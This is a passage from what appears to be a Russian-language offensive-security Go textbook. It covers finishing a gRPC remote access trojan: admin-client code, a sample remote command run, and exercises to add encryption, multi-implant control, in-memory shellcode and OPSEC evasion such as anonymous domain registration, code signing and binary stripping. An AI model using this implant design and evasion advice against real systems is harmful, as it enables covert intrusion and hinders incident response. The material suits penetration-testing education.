Имплант готов. Теперь можно запустить его с помощью `go run implant/implant.go`, после чего он должен подключиться к серверу. Опять же это ни к чему не приведет,

так как задачи для выполнения еще нет. У нас есть просто пара процессов, которые ничего существенного не делают. Но далее мы это исправим.

Создание компонента Admin

Данный компонент является завершающей частью нашего RAT. Он будет отправлять задачи через admin gRPC API на сервер, который будет перенаправлять их импланту. Далее сервер будет получать от импланта результат выполнения команды и отправлять его обратно администрирующему клиенту. В листинге 14.5 показан код из соответствующего файла `client/client.go`.

Листинг 14.5. Создание клиента admin (/ch-14/client/client.go)

```
func main() {
    var
    (
        opts    []grpc.DialOption
        conn    *grpc.ClientConn
        err     error
        client  grpcapi.AdminClient ❶
    )

    opts = append(opts, grpc.WithInsecure())
    if conn, err = grpc.Dial(fmt.Sprintf("localhost:%d", 9090), opts...);
             err != nil { ❷
        log.Fatal(err)
    }
    defer conn.Close()
    client = grpcapi.NewAdminClient(conn) ❸
    var cmd = new(grpcapi.Command) cmd.In = os.Args[1] ❹
    ctx := context.Background()
    cmd, err = client.RunCommand(ctx, cmd) ❺
    if err != nil {
        log.Fatal(err)
    }
    fmt.Println(cmd.Out) ❻
}
```

Начинаем мы с определения переменной `grpcapi.AdminClient` ❶, установки подключения к admin-серверу на порте 9090 ❷ и использования этого подключения в вызове `grpcapi.NewAdminClient(conn)` ❸ для создания экземпляра admin-клиента gRPC. (Напомним, что тип `grpcapi.AdminClient` и функция `grpcapi.NewAdminClient()` были созданы командой `protoc`.) Прежде чем продолжать, сравните процесс создания этого клиента с кодом импланта. Обратите внимание на сходство, но в то же время некоторые различия в типах, вызовах функций и портах.

Предполагая наличие аргумента командной строки, мы считываем из него команду операционной системы ❹. Конечно же, этот код был бы куда надежнее, если бы мы

проверяли факт передачи аргумента, но в данном примере нас это не беспокоит. Мы присваиваем эту строку команды `cmd.In`. Далее этот экземпляр `cmd *grpcapi.Command` передается методу `RunCommand(ctx context.Context, cmd *grpcapi.Command)` gRPC-клиента ❺. На заднем плане эта команда сериализуется и отправляется ранее созданному admin-серверу. Далее мы ожидаем, что ответ будет содержать нужный нам вывод команды, который и отобразится в консоли ❻.

Выполнение RAT

Теперь, при условии что запущены и сервер, и имплант, можно запустить admin-клиент с помощью команды `go run client/client.go`. В итоге вывод команды должен поступить в терминал admin-клиента и отобразиться на экране:

```
$ go run client/client.go 'cat /etc/resolv.conf'
domain Home
nameserver 192.168.0.1
nameserver 205.171.3.25
```

Вот он — рабочий RAT. Вывод показывает содержимое удаленного файла. Выполните какие-нибудь другие команды, чтобы увидеть имплант в действии.

Доработка RAT

Как было сказано в начале главы, мы намеренно сделали этот RAT небольшим и лишенным широких возможностей. Он плохо масштабируется. Он не обрабатывает должным образом ошибки или прерывания соединения. Кроме того, ему недостает многих базовых функций, которые позволили бы избегать обнаружения, перемещаться по сетям, повышать привилегии и пр.

Вместо того чтобы приводить все эти доработки в нашем примере, мы предлагаем их список, который нужно будет реализовать самостоятельно. Каждый пример мы опишем в общих чертах, но само упражнение сделайте вы. Чтобы успешно с ними справиться, потребуется обратиться к другим главам книги, углубленно изучить документацию пакетов Go, а также поэкспериментировать с использованием каналов и многопоточности. Это отличная возможность испытать ваши знания и навыки на практике. Иди вперед и заставь нас гордиться тобой, о юный падаван!

Зашифруйте коммуникации

Все утилиты C2 должны шифровать свой сетевой трафик. Это особенно актуально для коммуникаций между имплантом и сервером, поскольку все современные корпоративные среды контролируют исходящий трафик.

Измените имплант, чтобы для коммуникаций он использовал TLS. Это потребует установить дополнительные значения для среза `[]grpc.DialOptions` на клиенте и на сервере. Попутно с этим следует изменить код, чтобы службы были привязаны к определенному интерфейсу, а также по умолчанию прослушивали `localhost` и подключались к нему. Это исключит неавторизованный доступ.

Потребуется разобраться с тем, как администрировать в импланте сертификаты и ключи и управлять ими, особенно если вы соберетесь выполнять взаимную аутентификацию на основе сертификата. Нужно ли их закодировать жестко? Хранить ли их удаленно? А может, извлекать их в среде выполнения с помощью заклинания вуду, которое будет определять, авторизован ли имплант для подключения к серверу?

Обработка сетевых сбоев

Раз уж мы говорим о коммуникациях, то что произойдет, если имплант не сможет подключиться к серверу или сервер упадет при выполняющемся на нем импланте? Несложно догадаться, что весь процесс провалится — имплант будет утрачен, как и ваш доступ к системе. Это может стать серьезной проблемой, особенно если изначальное внедрение в систему было не самым легким.

Исправьте этот недочет. Добавьте импланту отказоустойчивость, чтобы не терять его сразу после обрыва соединения. Для этого, скорее всего, потребуется заменить вызовы `log.Fatal(err)` в файле `implant.go` на логику, повторно вызывающую `grpc.Dial(`*`target string, opts ...DialOption`*`)`.

Регистрация имплантов

Вам понадобится возможность отслеживать импланты. Пока что наш admin-клиент отправляет команду, ожидая существования только одного импланта. Нет никакого способа отслеживать или регистрировать его, не говоря уже о средствах отправки команд какому-то конкретному импланту.

Добавьте функциональность, которая обусловит регистрацию импланта на сервере при начальном подключении. Добавьте также возможность admin-клиенту извлекать список зарегистрированных имплантов. Возможно, вы присвоите уникальное целое число каждому или используете UUID (подробнее — по ссылке https://github.com/google/uuid/). Это потребует изменить как admin API, так и implant API, начиная с файла `implant.proto`. Добавьте RPC-метод `RegisterNewImplant` в службу `Implant`, а также `ListRegisteredImplants` в службу `Admin`. Перекомпилируйте схему с помощью `protoc`, реализуйте соответствующие методы интерфейса в `server/server.go` и добавьте новую функциональность в логику `client/client.go` (для стороны админа) и `implant/implant.go` (для стороны импланта).

Добавление базы данных

Надеемся, что вы завершили предыдущие упражнения, добавив имплантам отказоустойчивость к обрывам соединения, а также функциональность регистрации. Теперь вы, скорее всего, поддерживаете список зарегистрированных имплантов в памяти в файле `server/server.go`. А что если вам понадобится перезапустить сервер или он просто даст сбой? Импланты продолжат переподключаться, но при этом сервер будет не в курсе, какие из них были зарегистрированы, так как было утрачено сопоставление имплантов с их UUID.

Измените код сервера для сохранения этих данных в БД. В качестве быстрого и удобного решения рекомендуем рассмотреть SQLite. Для нее доступно несколько драйверов Go. Лично мы использовали go-sqlite3 (https://github.com/mattn/go-sqlite3/).

Поддержка нескольких имплантов

В реальном сценарии вам потребуется поддерживать несколько одновременно запущенных имплантов, которые будут запрашивать у сервера задачи. Это сделает RAT намного более эффективным, потому что он сможет управлять уже несколькими имплантами, но вместе с тем потребует существенных изменений кода.

Дело в том, что при необходимости выполнить команду в импланте делать это нужно в конкретном экземпляре, а не в первом запросившем работу у сервера. Можно опереться на ID импланта, созданный при его регистрации. Это позволит сделать их взаимоисключающими, а также направлять команды и принимать вывод от нужных экземпляров. Реализуйте эту функциональность, чтобы можно было явно выбирать целевой имплант для выполнения команды.

Усложняя логику далее, потребуется учесть, что у вас может быть несколько операторов администрирования, отправляющих команды одновременно, как это часто бывает при работе в группе. Это значит, что понадобится преобразовать каналы `work` и `output` из небуферизованных в буферизованные. Так вы избежите блокировки выполнения при одновременной передаче нескольких сообщений. Тем не менее для поддержки подобного мультиплексирования потребуется реализовать механизм, который сможет сопоставлять запрашивающего с соответствующим ответом. Например, если два оператора одновременно отправят имплантам задачу, импланты сгенерируют два отдельных ответа. Если оператор 1 отправил команду `ls`, а оператор 2 — команду `ifconfig`, то будет неудачей, если оператор 1 получит вывод для `ifconfig`, а оператор 2 — для `ls`.

Расширение функциональности имплантов

В нашей реализации ожидается, что импланты получают и выполняют только команды операционной системы. Тем не менее другое ПО C2 содержит и много других

вспомогательных функций, которые не помешает задействовать. Например, будет здорово иметь возможность загружать или скачивать файлы в импланты и из них. Также было бы неплохо выполнять неформатированный (raw) шелл-код в случае, когда нам нужно, например, породить оболочку Meterpreter, не обращаясь к диску. Расширьте существующую функциональность имплантов перечисленными возможностями.

Цепочка команд операционной системы

Из-за способа, которым пакет Go `os/exec` создает и выполняет команды, в настоящее время нельзя передать вывод одной команды в качестве ввода второй. Например, в нашей реализации не сработает `ls -la | wc -l`. Чтобы это исправить, потребуется поэкспериментировать с переменной команды, которая генерируется во время вызова `exec.Command()` для создания экземпляра команды. Можно изменить свойства `stdin` и `stdout`, чтобы перенаправлять команды должным образом. При использовании в сочетании с `io.Pipe` вы сможете сделать так, что вывод одной команды (например, `ls -la`) будет выступать в качестве ввода для последующей (`wc -l`).

Повысьте доверие к имплану и примените нужный комплекс OPSEC

Когда вы в первом упражнении добавляли в имплант зашифрованные коммуникации, использовали ли вы самозаверенный сертификат? Если да, то транспортный и бэкенд-серверы могут вызвать подозрение у устройств и наблюдающих прокси. Вместо этого зарегистрируйте имя домена с помощью закрытых или анонимных контактных данных в сочетании со службой выдачи сертификатов, чтобы создать легитимный сертификат. Далее, если у вас есть для этого средства, рассмотрите вариант получения сертификата для подписывания кода, чтобы подписать имплантируемый двоичный файл.

Дополнительно рекомендуем рассмотреть возможное изменение схемы именования расположений исходного кода. При создании двоичного файла вы будете добавлять в него пути к пакетам. Описательные имена путей могут вывести на вас специалистов по реагированию на инциденты. Более того, в процессе создания двоичного файла обдумайте вариант удаления отладочной информации. Это дополнительно уменьшит размер файла и одновременно усложнит его дизассемблирование. Удаление можно произвести следующей командой:

```
$ go build -ldflags="-s -w" implant/implant.go
```

Эти флаги передаются линковщику для удаления отладочной информации и очистки двоичного файла.

Добавление ASCII-графики

Ваша реализация может находиться в полном беспорядке, но если в ней есть ASCII-графика, то вполне сойдет. Мы это, конечно, несерьезно, но каждый инструмент

безопасности по той или иной причине содержит подобную графику. Так что, может, и вам стоит добавить свою. Хотя это просто рекомендация.

Резюме

Go — это отличный язык для написания кросс-платформенных имплантов наподобие только что реализованного нами RAT. Создание самого импланта было наиболее трудной частью этого проекта, потому что использование Go для взаимодействия с внутренней операционной системой может вызывать сложности, если сравнивать его с другими языками, которые спроектированы для работы именно с API операционных систем, например C# и Windows API. Помимо этого, Go создает статически компилируемые двоичные файлы, из-за чего импланты могут получаться большими, а это накладывает некоторые ограничения на их доставку.

Однако для бэкенд-служб просто нет ничего лучше. Один из авторов книги (Том) даже заключил с другим автором (Дэном) бессрочное пари: если он когда-нибудь вдруг перестанет использовать Go для бэкенд-служб и прочих утилит, то заплатит Дэну 10 000 долларов. В обозримом будущем не наблюдается ничего, что могло бы заставить Тома расстаться с этой суммой (хотя Elixir выглядит весьма привлекательно). Это лишний раз доказывает, что с помощью описанных в этой книге техник вы вполне можете сформировать прочную основу для построения надежных фреймворков и утилит.

Мы надеемся, что вам так же понравилось читать это руководство и выполнять сопутствующие упражнения, как нам было приятно его писать. Призываем вас продолжать программировать на Go и использовать полученные навыки для построения небольших утилит, которые расширят или заменят ваши текущие задачи. По мере обретения опыта начинайте работать над более обширными базами кода и создавать более амбициозные проекты. Чтобы продолжить наращивание навыков, познакомьтесь с наиболее популярными и крупными проектами на этом языке, в частности, реализованными в серьезных организациях. Смотрите выступления с конференций, например с GopherCon. Это поможет вам разобраться в более продвинутых темах. Также советуем обсуждать с коллегами или единомышленниками различные подводные камни и способы совершенствования техник написания кода. Самое же главное — наслаждайтесь процессом! И если вы реализуете что-то интересное, обязательно расскажите нам!